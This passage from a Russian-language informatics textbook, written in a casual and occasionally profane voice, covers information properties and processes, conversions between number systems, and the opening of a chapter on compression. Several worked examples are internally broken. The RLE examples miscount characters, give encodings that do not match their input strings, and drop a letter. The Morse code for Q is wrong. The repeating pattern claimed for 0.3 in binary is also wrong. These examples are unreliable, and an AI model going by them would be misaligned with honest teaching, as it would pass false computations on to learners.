Характеристики каналов: - **Пропускная способность** (скорость): Сколько информации в единицу времени (бит/с, Мбит/с) - **Надёжность:** Вероятность ошибок - **Дальность:** Максимальное расстояние - **Стоимость:** Затраты на создание и эксплуатацию

Виды каналов: - **Проводные:** Электрические провода (телефон, LAN), оптоволокно (высокоскоростной интернет) - **Беспроводные:** Радиоволны (Wi-Fi, сотовая связь), инфракрасное (пульты), Bluetooth

Направленность: - **Симплексная** (однаправленная): Только от источника к получателю (радио, ТВ) - **Дуплексная** (двухнаправленная): - **Полудуплексная:** В обе стороны, но не одновременно (рация) - **Полнодуплексная:** Одновременно в обе стороны (телефонный разговор)

Проблемы: - **Затухание сигнала:** Ослабление на расстоянии - **Искажения:** Изменение сигнала из-за характеристик канала - **Помехи:** Внешние воздействия (электромагнитные помехи, атмосфера) - **Ограниченная пропускная способность:** "Узкое место"

Методы повышения надёжности: - **Помехоустойчивое кодирование:** Добавление избыточной информации для обнаружения/исправления ошибок (коды Хэмминга, CRC) - **Усиление сигнала:** Ретрансляторы, усилители - **Повторная передача:** Запрос повторной отправки при ошибке - **Шифрование:** Защита от перехвата (раздел 9)

Взаимосвязь процессов

Информационные процессы **взаимосвязаны** и часто происходят **последовательно** или **параллельно**:

Жизненный цикл информации: 1. Сбор → 2. Хранение → 3. Обработка → 4. Передача → 5. Использование

Примеры комплексных процессов:

Интернет-покупка: - **Сбор:** Покупатель вводит данные заказа - **Передача:** Данные отправляются на сервер магазина - **Обработка:** Сервер проверяет наличие, рассчитывает стоимость - **Хранение:** Заказ сохраняется в базе данных - **Передача:** Информация отправляется на склад - **Использование:** Товар комплектуется и отправляется

Научное исследование: - **Сбор:** Проведение эксперимента, получение данных - **Хранение:** Запись данных в файлы - **Обработка:** Статистический анализ - **Передача:** Публикация в журнале - **Использование:** Другие учёные используют результаты

Социальная сеть: - **Сбор:** Пользователь создаёт пост, загружает фото - **Обработка:** Система сжимает изображение, анализирует текст - **Хранение:** Пост сохраняется на сервере - **Передача:** Пост отображается в лентах друзей - **Использование:** Друзья читают, комментируют, делятся

Все эти процессы **автоматизированы** с помощью компьютеров и софта. Изучению технических (раздел 2) и программных (раздел 3) средств реализации процессов посвящены следующие разделы учебника.

Информация в живых системах (бонус)

Информационные процессы характерны не только для человека и компьютеров, но и для **живых организмов**.

Генетическая информация: - **Хранение:** ДНК хранит информацию о строении организма - **Передача:** Информация передаётся от родителей к потомкам - **Обработка:** Транскрипция ДНК в РНК, трансляция РНК в белки

Нервная система: - **Сбор:** Органы чувств собирают информацию - **Передача:** Нервные импульсы передают сигналы в мозг - **Обработка:** Мозг анализирует, принимает решения - **Хранение:** Память — хранение в нейронных связях

Эволюция — информационный процесс накопления и передачи информации в генах на протяжении поколений.










Изучение информационных процессов в живой природе — предмет **биоинформатики**.

Практические примеры (чтоб в башку уложилось)

Пример 1: Оценка свойств информации

Задача: Оцени свойства информации: "Вчера в Москве шёл дождь".

Решение:

1. **Объективность:**  Высокая (погоду можно измерить)
2. **Достоверность:**  Зависит от источника (метеонаблюдения — достоверно, чьё-то воспоминание — может быть недостоверно)
3. **Полнота:**  Недостаточна (нет времени, интенсивности, продолжительности)
4. **Точность:**  Низкая (нет конкретного времени, силы дождя)
5. **Актуальность:**  Неактуальна для погоды сегодня.  Актуальна для исторических данных
6. **Полезность:**  Зависит от контекста. Бесполезна для решения взять ли зонт сегодня. Полезна для анализа климата.
7. **Понятность:**  Высокая (простое предложение)
8. **Доступность:**  Высокая (информация открыта)

Вывод: Информация объективна и понятна, но её актуальность, полнота и полезность зависят от целей.

Пример 2: Процессы в онлайн-обучении

Задача: Опиши процессы при прохождении онлайн-курса.

Решение:

1. **Сбор:** - Студент изучает видеолекции (получает информацию) - Система собирает данные о прогрессе (пройденные уроки, оценки)
2. **Хранение:** - Видеолекции хранятся на серверах - Учебные материалы (тексты, презентации) в файловой системе - Прогресс студента в базе данных
3. **Обработка:** - Система проверяет ответы на тесты - Рассчитывается итоговая оценка - Формируются рекомендации следующих курсов
4. **Передача:** - Видео передаётся от сервера к компьютеру студента через интернет - Студент отправляет ответы на задания - Преподаватель получает уведомления о вопросах - Студенту приходят уведомления о новых материалах

Вывод: В онлайн-обучении все четыре процесса тесно взаимодействуют.

Пример 3: Жизненный цикл научной информации

Задача: Проследи жизненный цикл информации в научном исследовании.

Решение:

Этап 1: Сбор - Учёный проводит эксперимент, наблюдает явление - Приборы фиксируют измерения - Данные записываются в журнал или файл

Этап 2: Обработка - Первичная обработка: Фильтрация шумов, калибровка - Статистический анализ: Расчёт средних, погрешностей - Визуализация: Построение графиков, диаграмм - Интерпретация: Формулировка выводов, проверка гипотез

Этап 3: Хранение - Сырые данные сохраняются для повторного анализа - Результаты записываются в отчёт - Создаётся резервная копия

Этап 4: Передача - Написание статьи - Отправка в журнал - Рецензирование - Публикация - Представление на конференции

Этап 5: Использование - Другие учёные читают статью - Результаты используются в новых исследованиях - Информация включается в учебники - На основе открытий создаются технологии

Вывод: Научная информация проходит полный цикл от сбора до практического применения.

Связь с другими главами

- **Глава 1.5** (Меры информации) — количественные характеристики связаны со свойствами (прагматическая мера = полезность)
- **Глава 1.7** (Предмет информатики) — там определили информатику как науку, изучающую информационные процессы
- **Глава 1.12** (Сжатие) — вид обработки информации
- **Раздел 2** (Техника) — компьютеры автоматизируют процессы
- **Раздел 3** (Софт) — программы реализуют алгоритмы обработки
- **Раздел 4** (Моделирование) — модели для обработки и анализа
- **Раздел 7** (БД) — системы для хранения и обработки
- **Раздел 8** (Сети) — инфраструктура для передачи
- **Раздел 9** (Безопасность) — обеспечение свойств информации

Ключевые термины (зубрить!)

Свойства информации — характеристики, определяющие качество и пригодность для использования.

Объективность — независимость от личного мнения.

Достоверность — соответствие действительности.

Полнота — достаточность для понимания и принятия решения.

Точность — степень соответствия реальному состоянию, детализация.

Актуальность — соответствие текущему моменту времени.

Полезность — способность удовлетворить потребности, помочь в достижении цели.

Понятность — доступность для восприятия получателем.

Доступность — возможность получить в нужный момент.

Информационные процессы — процессы, связанные с получением, хранением, обработкой, передачей и использованием информации.

Сбор — получение информации из источников и фиксация.

Хранение — фиксация и сохранение на носителях.

Носитель — материальный объект для записи и хранения.

Обработка — преобразование, получение новой информации из имеющейся.

Передача — перемещение от источника к получателю по каналу.

Канал связи — среда передачи (провод, радиоволны, оптоволокно).

Источник — объект, создающий/передающий сообщение.

Получатель — объект, принимающий информацию.

Помехи (шум) — искажения сигнала, снижающие качество.

Пропускная способность — максимальное количество информации в единицу времени.

Кодирование — преобразование в форму, пригодную для передачи/обработки.










Декодирование — обратное преобразование.

Контрольные вопросы

1. **Перечисли основные свойства информации.** Дай краткое определение каждого.
2. **Объясни разницу между объективностью и достоверностью.** Приведи пример информации, которая объективна, но недостоверна, и наоборот.
3. **Что такое актуальность?** Приведи три примера, когда актуальная вчера информация сегодня стала неактуальной.
4. **Объясни, почему полезность зависит от получателя.** Пример информации, полезной для одного и бесполезной для другого.
5. **Перечисли четыре основных информационных процесса** и кратко опиши каждый.
6. **Опиши схему передачи информации** (модель Шеннона). Какие компоненты? Что такое помехи?
7. **Назови виды носителей.** Сравни магнитные и полупроводниковые по характеристикам.
8. **Приведи три примера обработки,** при которых изменяется содержание (получается новая информация).
9. **Объясни взаимосвязь процессов** на примере системы (интернет-магазин, банк, соцсеть).
10. **Как процессы реализуются в живых организмах?** Примеры сбора, хранения, передачи, обработки в биологии.

Резюме

В этой главе мы разобрали:

1.  **Свойства информации:** Объективность, достоверность, полнота, точность, актуальность, полезность, понятность, доступность
2.  **Взаимосвязь свойств:** Свойства взаимосвязаны и должны оцениваться комплексно
3.  **Информационные процессы:** Сбор, хранение, обработка, передача — жизненный цикл информации
4.  **Сбор:** Методы (наблюдение, измерение, эксперимент, опрос), средства (датчики, камеры)
5.  **Хранение:** Носители (от древних до современных), их характеристики
6.  **Обработка:** Виды (кодирование, вычисления, анализ, сортировка, поиск)
7.  **Передача:** Модель Шеннона (источник, кодирование, канал, декодирование, получатель, помехи)
8.  **Взаимосвязь:** Процессы образуют единый цикл, тесно взаимодействуют
9.  **Информация в природе:** Процессы в биологических системах (генетика, нервная система)

Теперь ты умеешь:

- Оценивать качество информации по свойствам

- Понимать, какая информация ценна в ситуации
- Различать виды процессов
- Анализировать системы с точки зрения процессов
- Понимать проблемы на каждом этапе работы с информацией
- Видеть, как процессы реализуются в разных системах

Эта глава завершает концептуальный блок (главы 1.7, 1.5, 1.10) основ информатики: **что такое информация (1.7), как её измерить (1.5) и какими свойствами она обладает и что с ней делать** (эта глава).

Дальше перейдём к техническим деталям: системы счисления (1.11), представление данных (1.1-1.4, 1.8-1.9) и сжатие (1.12). Затем в разделах 2-9 изучим технику и софт, методы работы с информацией.

Понимание свойств особенно важно для: - Баз данных (раздел 7) — достоверность, полнота, актуальность данных - Сетей (раздел 8) — передача информации - Безопасности (раздел 9) — обеспечение достоверности, доступности для легитимных пользователей и недоступности для злоумышленников

Конец главы

Глава 1.11: Системы счисления. Представление чисел в системах с основанием 2, 8, 16. Перевод из десятичной системы в системы 2, 8, 16, обратный перевод в десятичную систему

Введение

Значит так. Системы счисления — это способы записи чисел. Мы привыкли к десятичной (0-9), но компьютеры работают в двоичной (0-1), а программисты любят шестнадцатеричную (0-F) для компактной записи. От древних римских цифр до современных позиционных систем — всё это эволюционировало вместе с математикой и технологиями.

В информатике особое значение имеют системы с основаниями, являющимися степенями двойки: двоичная (2), восьмеричная (8) и шестнадцатеричная (16). Эти системы естественным образом связаны с архитектурой компьютеров, где информация представляется битами.

Эта глава связана с главой 1.1 (арифметика в двоичной системе), главой 1.9 (представление числовых данных), разделом 2 (техника — адресация памяти в hex) и разделом 6 (программирование — шестнадцатеричные литералы `0x...`, восьмеричные `0o...`).

Поехали разбираться, как переводить числа между системами и зачем это вообще нужно.

Основные понятия

Что такое система счисления

Система счисления — это способ записи чисел с помощью определённого набора символов (цифр) по установленным правилам.

Системы делятся на два типа:

1. **Непозиционные** — значение цифры не зависит от её положения в записи.

Пример: Римская система. - VII = 5 + 1 + 1 = 7 - IX = 10 - 1 = 9 (вот где логика, блять?) - MCMXCIV = 1000 + (1000-100) + (100-10) + (5-1) = 1994

1. **Позиционные** — значение каждой цифры зависит от её позиции (разряда).

Пример: Десятичная система. - $125_{10} = 1 \times 10^2 + 2 \times 10^1 + 5 \times 10^0 = 100 + 20 + 5$

Основание системы счисления

Основание (base, radix) — это количество различных цифр, используемых для представления чисел.

Если основание = b , то используются цифры от 0 до $(b-1)$. Каждый разряд — степень основания.

Развёрнутая форма

Любое число N в позиционной системе с основанием b можно представить в **развёрнутой форме**:

$$N = a_n \times b^n + a_{n-1} \times b^{(n-1)} + \dots + a_1 \times b^1 + a_0 \times b^0 + a_{-1} \times b^{(-1)} + \dots$$

где: - a_i — цифры ($0 \leq a_i < b$) - b — основание - i — позиция (номер разряда)

Пример: $2024_{10} = 2 \times 10^3 + 0 \times 10^2 + 2 \times 10^1 + 4 \times 10^0 = 2000 + 0 + 20 + 4$

Основные системы счисления в информатике

Двоичная (Binary)

Основание: 2

Алфавит: 0, 1

Применение: Основная система для компьютеров

Каждая позиция — степень двойки:

$$1011_2 = 1 \times 2^3 + 0 \times 2^2 + 1 \times 2^1 + 1 \times 2^0 = 8 + 0 + 2 + 1 = 11_{10}$$

Плюсы: - Простота физической реализации (есть сигнал / нет сигнала) - Надёжность различения состояний - Простота арифметики

Минусы: - Длинная запись (много разрядов) - Неудобно для человеческого восприятия

Восьмеричная (Octal)

Основание: 8

Алфавит: 0, 1, 2, 3, 4, 5, 6, 7

Применение: Компактная запись двоичных данных, права доступа в UNIX/Linux (`chmod`)

Каждая позиция — степень восьми:

$$175_8 = 1 \times 8^2 + 7 \times 8^1 + 5 \times 8^0 = 64 + 56 + 5 = 125_{10}$$

Связь с двоичной: Одна восьмеричная цифра = три двоичных (триада).

Восьмеричная Триада

0	000
1	001
2	010
3	011
4	100
5	101
6	110
7	111

Десятичная (Decimal)

Основание: 10

Алфавит: 0, 1, 2, 3, 4, 5, 6, 7, 8, 9

Применение: Основная для людей

Это привычная нам система. Каждая позиция — степень десяти.

$$1984_{10} = 1 \times 10^3 + 9 \times 10^2 + 8 \times 10^1 + 4 \times 10^0 = 1000 + 900 + 80 + 4$$

Шестнадцатеричная (Hexadecimal)

Основание: 16

Алфавит: 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E, F

Применение: Компактная запись двоичных данных, адреса памяти, цвета в веб-дизайне (`#FF5733`), отладка

Для цифр от 10 до 15 используются латинские буквы:

Десятичная Нех

10	A
11	B
12	C
13	D
14	E
15	F

Каждая позиция — степень шестнадцати:

$$1A3_{16} = 1 \times 16^2 + 10 \times 16^1 + 3 \times 16^0 = 256 + 160 + 3 = 419_{10}$$

Связь с двоичной: Одна hex-цифра = четыре двоичных (тетрада).

Нех Десятичная Тетрада

0	0	0000
1	1	0001
2	2	0010
3	3	0011
4	4	0100
5	5	0101
6	6	0110
7	7	0111
8	8	1000
9	9	1001
A	10	1010
B	11	1011
C	12	1100
D	13	1101
E	14	1110
F	15	1111

Перевод из любой системы в десятичную

Используем **метод развёрнутой записи**: каждую цифру умножаем на соответствующую степень основания и складываем.

Алгоритм

1. Пронумеровать разряды справа налево, начиная с 0
2. Каждую цифру умножить на основание в степени, равной номеру разряда
3. Сложить все произведения

Примеры

Пример 1: Перевести 1101_2 в десятичную

$$\begin{aligned} 1101_2 &= 1 \times 2^3 + 1 \times 2^2 + 0 \times 2^1 + 1 \times 2^0 \\ &= 1 \times 8 + 1 \times 4 + 0 \times 2 + 1 \times 1 \end{aligned}$$

$$= 8 + 4 + 0 + 1$$

$$= 13_{10}$$

Ответ: 13_{10} ✓

Пример 2: Перевести 247_8 в десятичную

$$247_8 = 2 \times 8^2 + 4 \times 8^1 + 7 \times 8^0$$

$$= 2 \times 64 + 4 \times 8 + 7 \times 1$$

$$= 128 + 32 + 7$$

$$= 167_{10}$$

Ответ: 167_{10} ✓

Пример 3: Перевести $2AF_{16}$ в десятичную

Помним: $A_{16} = 10_{10}$, $F_{16} = 15_{10}$

$$2AF_{16} = 2 \times 16^2 + 10 \times 16^1 + 15 \times 16^0$$

$$= 2 \times 256 + 10 \times 16 + 15 \times 1$$

$$= 512 + 160 + 15$$

$$= 687_{10}$$

Ответ: 687_{10} ✓

Пример 4: Перевести $101,11_2$ в десятичную (с дробной частью)

$$101,11_2 = 1 \times 2^2 + 0 \times 2^1 + 1 \times 2^0 + 1 \times 2^{-1} + 1 \times 2^{-2}$$

$$= 1 \times 4 + 0 \times 2 + 1 \times 1 + 1 \times 0,5 + 1 \times 0,25$$

$$= 4 + 0 + 1 + 0,5 + 0,25$$

$$= 5,75_{10}$$

Ответ: $5,75_{10}$ ✓

Перевод из десятичной в другие системы

Перевод целых чисел (метод последовательного деления)

Для перевода целого числа в систему с основанием b используем **метод деления на основание**:

1. Делим число на основание b
2. Записываем остаток (это младшая цифра результата)
3. Частное становится новым числом
4. Повторяем, пока частное $\neq 0$
5. Записываем остатки в обратном порядке (от последнего к первому)

Примеры

Пример 5: Перевести 25_{10} в двоичную

$$\begin{array}{llll} 25 : 2 = 12 & \text{остаток } 1 & \leftarrow \text{младшая цифра (справа)} \\ 12 : 2 = 6 & \text{остаток } 0 \\ 6 : 2 = 3 & \text{остаток } 0 \\ 3 : 2 = 1 & \text{остаток } 1 \\ 1 : 2 = 0 & \text{остаток } 1 & \leftarrow \text{старшая цифра (слева)} \end{array}$$

Читаем остатки снизу вверх: 11001_2

Проверка: $1 \times 16 + 1 \times 8 + 0 \times 4 + 0 \times 2 + 1 \times 1 = 16 + 8 + 1 = 25_{10} \checkmark$

Пример 6: Перевести 167_{10} в восьмеричную

```
167 : 8 = 20  остаток 7  ← младшая
20  : 8 = 2   остаток 4
2   : 8 = 0   остаток 2  ← старшая
```

Читаем остатки снизу вверх: **247_8**

Проверка: $2 \times 64 + 4 \times 8 + 7 \times 1 = 128 + 32 + 7 = 167_{10} \checkmark$

Пример 7: Перевести 255_{10} в шестнадцатеричную

```
255 : 16 = 15  остаток 15 ( $F_{16}$ )  ← младшая
15  : 16 = 0   остаток 15 ( $F_{16}$ )  ← старшая
```

Читаем остатки снизу вверх: **FF_{16}**

Проверка: $15 \times 16 + 15 \times 1 = 240 + 15 = 255_{10} \checkmark$

Пример 8: Перевести 1000_{10} в шестнадцатеричную

```
1000 : 16 = 62  остаток 8  ← младшая
62    : 16 = 3   остаток 14 ( $E_{16}$ )
3     : 16 = 0   остаток 3  ← старшая
```

Читаем остатки снизу вверх: **$3E8_{16}$**

Проверка: $3 \times 256 + 14 \times 16 + 8 \times 1 = 768 + 224 + 8 = 1000_{10} \checkmark$

Перевод дробных чисел (метод последовательного умножения)

Для дробной части используем **метод умножения на основание**:

1. Умножаем дробную часть на основание b
2. Целая часть произведения — очередная цифра результата
3. Дробную часть снова умножаем на основание
4. Повторяем, пока дробная часть $\neq 0$ (или достигнем нужной точности)
5. Записываем целые части по порядку (слева направо)

Пример 9: Перевести $0,625_{10}$ в двоичную

```
0,625 × 2 = 1,25  целая часть: 1  ← первая цифра после запятой
0,25  × 2 = 0,5   целая часть: 0
0,5   × 2 = 1,0   целая часть: 1
```

Читаем целые части сверху вниз: **$0,101_2$**

Проверка: $1 \times 2^{-1} + 0 \times 2^{-2} + 1 \times 2^{-3} = 0,5 + 0 + 0,125 = 0,625_{10} \checkmark$

Пример 10: Перевести $0,3_{10}$ в двоичную (ограничимся 8 цифрами)

```
0,3  × 2 = 0,6  целая часть: 0
0,6  × 2 = 1,2  целая часть: 1
0,2  × 2 = 0,4  целая часть: 0
0,4  × 2 = 0,8  целая часть: 0
0,8  × 2 = 1,6  целая часть: 1
0,6  × 2 = 1,2  целая часть: 1
```

0,2	× 2 = 0,4	целая часть: 0
0,4	× 2 = 0,8	целая часть: 0

Результат: **0,01001100...**₂ (периодическая дробь)

Видим, что последовательность (0100) повторяется. Это показывает, что не все десятичные дроби имеют конечное представление в двоичной (и наоборот). Это важно помнить при работе с вещественными числами (см. главу 1.9).

Прямой перевод между двоичной, восьмеричной и шестнадцатеричной

Благодаря тому, что $8 = 2^3$ и $16 = 2^4$, есть простой способ перевода между этими системами **без промежуточного перевода в десятичную**.

Из двоичной в восьмеричную

Алгоритм: 1. Разбить двоичное число на группы по 3 цифры (триады), начиная справа 2. Если слева не хватает — дополнить нулями 3. Каждую триаду заменить соответствующей восьмеричной цифрой

Пример 11: Перевести 11010110_2 в восьмеричную

11010110 ₂	→ разбиваем:	011	010	110
		↓	↓	↓
		3	2	6

Результат: **326₈**

Проверка: - $11010110_2 = 128 + 64 + 16 + 4 + 2 = 214_{10}$ - $326_8 = 3 \times 64 + 2 \times 8 + 6 \times 1 = 192 + 16 + 6 = 214_{10} \checkmark$

Из восьмеричной в двоичную

Алгоритм: Каждую восьмеричную цифру заменить соответствующей триадой.

Пример 12: Перевести 752_8 в двоичную

7	5	2
↓	↓	↓
111	101	010

Результат: **111101010₂**

Проверка: - $752_8 = 7 \times 64 + 5 \times 8 + 2 \times 1 = 448 + 40 + 2 = 490_{10}$ - $111101010_2 = 256 + 128 + 64 + 32 + 8 + 2 = 490_{10} \checkmark$

Из двоичной в шестнадцатеричную

Алгоритм: 1. Разбить двоичное на группы по 4 цифры (тетрады), начиная справа 2. Если слева не хватает — дополнить нулями 3. Каждую тетраду заменить соответствующей hex-цифрой

Пример 13: Перевести 10111101011_2 в шестнадцатеричную

10111101011 ₂	→ разбиваем:	0101	1110	1011
		↓	↓	↓
		5	E	B

Результат: **5EB₁₆**

Проверка: - $10111101011_2 = 1024 + 512 + 256 + 128 + 64 + 32 + 8 + 2 + 1 = 1515_{10}$ - $5EB_{16} = 5 \times 256 + 14 \times 16 + 11 \times 1 = 1280 + 224 + 11 = 1515_{10} \checkmark$

Из шестнадцатеричной в двоичную

Алгоритм: Каждую hex-цифру заменить соответствующей тетрадой.

Пример 14: Перевести $A7F_{16}$ в двоичную

A	7	F
↓	↓	↓
1010	0111	1111
Результат: 101001111111_2		

Проверка: - $A7F_{16} = 10 \times 256 + 7 \times 16 + 15 \times 1 = 2560 + 112 + 15 = 2687_{10}$ - $101001111111_2 = 2048 + 512 + 64 + 32 + 16 + 8 + 4 + 2 + 1 = 2687_{10} \checkmark$

Между восьмеричной и шестнадцатеричной

Проще всего использовать двоичную как посредник:

Восьмеричная \rightarrow Двоичная \rightarrow Шестнадцатеричная

Пример 15: Перевести 177_8 в шестнадцатеричную

Шаг 1: $177_8 \rightarrow$ двоичная			
1	7	7	
↓	↓	↓	
001	111	111	
Получили: 001111111_2			
Шаг 2: $001111111_2 \rightarrow$ шестнадцатеричная			
0111	1111		
↓	↓		
7	F		
Результат: $7F_{16}$			

Проверка: $177_8 = 127_{10} = 7F_{16} \checkmark$

Таблица соответствий (полезная херня)

Десятичная Двоичная Восьмеричная Нех

0	0000	0	0
1	0001	1	1
2	0010	2	2
3	0011	3	3
4	0100	4	4
5	0101	5	5
6	0110	6	6
7	0111	7	7
8	1000	10	8
9	1001	11	9
10	1010	12	A
11	1011	13	B
12	1100	14	C

Десятичная Двоичная Восьмеричная Hex

13	1101	15	D
14	1110	16	E
15	1111	17	F

Практическое применение (зачем это всё надо)

Двоичная система

1. **Представление данных:** Вся информация в компьютере — нули и единицы
2. **Логические операции:** 0 и 1 = ЛОЖЬ и ИСТИНА (глава 1.6)
3. **Побитовые операции:** Маски, сдвиги, флаги в программировании
4. **Сетевые маски:** IP-адреса и маски подсети

Восьмеричная система

1. **UNIX/Linux права доступа:** `chmod 755 file.txt`
2. $7 (rwx) = 111_2$ — владелец: чтение, запись, выполнение
3. $5 (r-x) = 101_2$ — группа: чтение, выполнение
4. $5 (r-x) = 101_2$ — остальные: чтение, выполнение
5. **Escape-последовательности:** В C, Python можно записывать символы в восьмеричной форме: `\101` = 'A'

Шестнадцатеричная система

1. **Адреса памяти:** Отладчики показывают адреса в hex `0x7FFF5FBFF8A0`
2. **Цветовые коды в веб-дизайне:** RGB-цвета `#FF5733` = RGB(255, 87, 51)
3. **MAC-адреса:** Физические адреса сетевых устройств `00:1A:2B:3C:4D:5E`
4. **Литералы в программировании:** Префикс `0x` `c int value = 0xFF; // 255 в десятичной`
5. **Дамп памяти (memory dump):** `00000000: 48 65 6C 6C 6F 20 57 6F 72 6C 64 21 00 00 00 00`
`Hello World!....`
6. **Unicode-символы:** Code points в hex `U+0041` = 'A' `U+0416` = 'Ж'

Практические советы (чтоб не обосраться)

Как определить основание

При записи чисел указывай систему счисления, так как одна последовательность цифр может означать разное:

- **Индексная нотация:** 101_2 , 101_8 , 101_{16} , 101_{10}
- **Префиксная нотация** (в программировании):
 - `0b101` — двоичное
 - `0o101` — восьмеричное
 - `101` — десятичное
 - `0x101` — шестнадцатеричное

Проверка правильности

Обязательно проверяй результаты: 1. Переводи результат обратно в исходную систему 2. Используй калькулятор для сверки (калькулятор Windows/Linux в режиме "Программист") 3. При переводе больших чисел разбивай на части

Распространённые ошибки

1. **Неправильная нумерация разрядов:** Нумерация начинается с 0 справа
2. **Порядок записи остатков:** При делении остатки записываются снизу вверх
3. **Забытые лидирующие нули:** В тетрадах и триадах важно дополнять нулями слева
4. **Путаница в буквах:** $A_{16} = 10_{10}$, не путай с единицей и нулём

Ключевые термины (зубрить!)

Система счисления — способ записи чисел с помощью набора символов по правилам.

Позиционная система — система, где значение цифры зависит от её позиции (разряда).

Непозиционная система — система, где значение цифры не зависит от её положения.

Основание (base, radix) — количество различных цифр в позиционной системе.

Разряд (позиция) — место, которое занимает цифра в записи.

Развёрнутая форма — представление числа в виде суммы произведений цифр на степени основания.

Триада — группа из трёх двоичных цифр = одна восьмеричная цифра.

Тетрада — группа из четырёх двоичных цифр = одна hex-цифра.

Метод последовательного деления — алгоритм перевода целых чисел из десятичной в другую систему.

Метод последовательного умножения — алгоритм перевода дробных чисел из десятичной в другую систему.

Контрольные вопросы








1. Переведи число 2024_{10} в двоичную, восьмеричную и шестнадцатеричную. Проверь каждый результат обратным переводом.
2. Выполни прямой перевод 11111010_2 в восьмеричную и шестнадцатеричную без использования десятичной. Объясни метод.
3. Почему в hex используются буквы A-F? Сколько цифр потребовалось бы без букв?
4. Переведи $0,75_{10}$ в двоичную методом последовательного умножения. Будет ли результат конечной дробью?
5. **Практическая задача:** В отладчике адрес памяти `0x2A3F`. Сколько это байт от начала сегмента (в десятичной)? Запиши этот адрес в двоичной.

Связь с другими главами

- Глава 1.1: Арифметика в двоичной системе — операции в различных системах
- Глава 1.9: Представление числовых данных — форматы хранения в памяти
- Раздел 2: Архитектура ЭВМ — адресация памяти, машинные коды
- Раздел 6: Языки программирования — литералы, побитовые операции
- Раздел 8: Сети — IP-адреса, маски подсетей, MAC-адреса

Резюме

В этой главе мы разобрали:

-  Понятие позиционной и непозиционной систем, основание системы
-  Четыре основные системы: двоичная (2), восьмеричная (8), десятичная (10), шестнадцатеричная (16)
-  Развёрнутая форма и перевод в десятичную
-  Метод последовательного деления для перевода целых из десятичной
-  Метод последовательного умножения для перевода дробных из десятичной
-  Прямой перевод между двоичной, восьмеричной и hex через триады и тетрады
-  Практическое применение в программировании и работе с компьютерами

Теперь ты умеешь:

- Переводить числа между любыми позиционными системами
- Использовать быстрые методы перевода между двоичной, восьмеричной и hex
- Понимать, почему в информатике используются именно эти системы
- Читать hex-адреса памяти, цветовые коды, MAC-адреса
- Работать с различными представлениями чисел в программировании

Эти знания фундаментальны для понимания работы компьютера на низком уровне, отладки программ, работы с сетевыми протоколами и многих других задач.

Конец главы

Глава 1.12: Способы сжатия информации

Введение

Представь: ты качаешь фильм на 20 гигабайт. А теперь представь, что он весил бы 200 гигабайт без сжатия. Сжатие информации — это магия, которая экономит место на диске, трафик интернета и твои нервы. Но за всё приходится платить: либо временем на распаковку, либо качеством.

Эта глава связана с предыдущими темами: - **Глава 1.3** (звуковые данные) — форматы MP3, AAC, Opus используют сжатие с потерями - **Глава 1.4** (символьные данные) — кодировки UTF-8 уже содержат элементы сжатия - **Глава 1.8** (графические данные) — форматы JPEG, PNG, WebP используют различные алгоритмы сжатия

Сжатие бывает двух типов: **без потерь** (lossless) и **с потерями** (lossy). Первое — как положить вещи в чемодан аккуратно, второе — как выкинуть половину вещей и сказать "и так сойдёт". Погнали разбираться.

Основные понятия

Что такое сжатие данных

Сжатие данных (data compression) — это процесс уменьшения объёма информации путём устранения избыточности или менее значимых деталей.

Избыточность — это повторяющиеся или предсказуемые части данных, которые можно закодировать более компактно. Например, фраза "аааааааааа" занимает 10 байт, но можно записать как "10×а" и сэкономить место.

Степень и коэффициент сжатия

Степень сжатия (compression ratio) — отношение размера исходного файла к размеру сжатого файла:

$$\text{Степень сжатия} = \text{Размер исходного} / \text{Размер сжатого}$$

Чем больше число — тем лучше сжатие.

Коэффициент сжатия — обратная величина, показывает во сколько раз уменьшился размер:

$$\text{Коэффициент сжатия} = \text{Размер сжатого} / \text{Размер исходного} \times 100\%$$

Чем меньше процент — тем лучше.

Пример 1: Файл размером 100 МБ сжат до 25 МБ.

$$\begin{aligned} \text{Степень сжатия} &= 100 \text{ МБ} / 25 \text{ МБ} = 4:1 \text{ (или просто "4")} \\ \text{Коэффициент сжатия} &= 25 \text{ МБ} / 100 \text{ МБ} \times 100\% = 25\% \end{aligned}$$

Говорим: "Файл сжат в 4 раза" или "Файл занимает 25% от оригинала".

Два типа сжатия

Сжатие без потерь (lossless compression) — после распаковки получаешь **точно такие же данные**, бит в бит. Используется для текста, программ, баз данных — там, где потеря даже одного бита критична.

Сжатие с потерями (lossy compression) — после распаковки данные **немного (или сильно) отличаются** от оригинала. Используется для мультимедиа (фото, звук, видео), где человек не заметит небольших потерь.

Алгоритмы сжатия без потерь

RLE (Run-Length Encoding) — для ленивых

RLE — простейший алгоритм: заменяет повторяющиеся символы на пару "количество + символ".

Как работает:

Исходная строка: AAAABVCCCCCD

Сжатая: 4A2B6C1D

Вместо 13 символов получили 8. Профит!

Пример 2: Сжать строку "WWWWWWWWBWWWW"

```
Исходная строка: WWWWWWWWWBWWWW (15 символов)
Сжатая строка: 9W3B3W (6 символов + числа)
```

Если считать, что каждое число занимает 1 байт, а символ 1 байт: - Исходный размер: 15 байт - Сжатый размер: 6 байт (3 пары "число+символ") - Степень сжатия: $15/6 = 2.5$

Где используется: - Факсы (чёрно-белые изображения с длинными полосами) - Простые графические форматы (BMP) - Форматы PCX, TIFF (с опцией RLE)

Минус: Если повторов мало, файл может даже **увеличиться**. Например, строка "ABCDEFGH" превратится в "1A1B1C1D1E1F1G" — в 2 раза длиннее. Облом.

Кодирование Хаффмана — классика жанра

Алгоритм Хаффмана (Huffman Coding) — присваивает часто встречающимся символам короткие коды, а редким — длинные. Это как в азбуке Морзе: буква "Е" в английском — это точка (.), а "Q" — тире-тире-точка-тире (---).

Пример 3: Сжать строку "ABRACADABRA" (11 символов)

Частота символов: - A: 5 раз - B: 2 раза - R: 2 раза - C: 1 раз - D: 1 раз

Строим дерево Хаффмана и присваиваем коды: - A: 0 (самый частый) - B: 10 - R: 110 - C: 1110 - D: 1111

Закодированная строка:

```
A B R A C A D A B R A
0 10 110 0 1110 0 1111 0 10 110 0
```

Итого: 01011001110011110101100 = 23 бита = 2.875 байта

Исходная строка в ASCII (8 бит на символ): $11 \times 8 = 88$ бит = 11 байт

Степень сжатия: $11 / 2.875 \approx 3.8$

Где используется: - ZIP, GZIP, RAR (как часть более сложных алгоритмов) - JPEG (для кодирования коэффициентов DCT) - MP3, AAC (тоже как часть)

Минус: Нужно хранить таблицу кодов вместе с данными, что добавляет накладные расходы. Для маленьких файлов может быть невыгодно.

LZW (Lempel-Ziv-Welch) — для умных

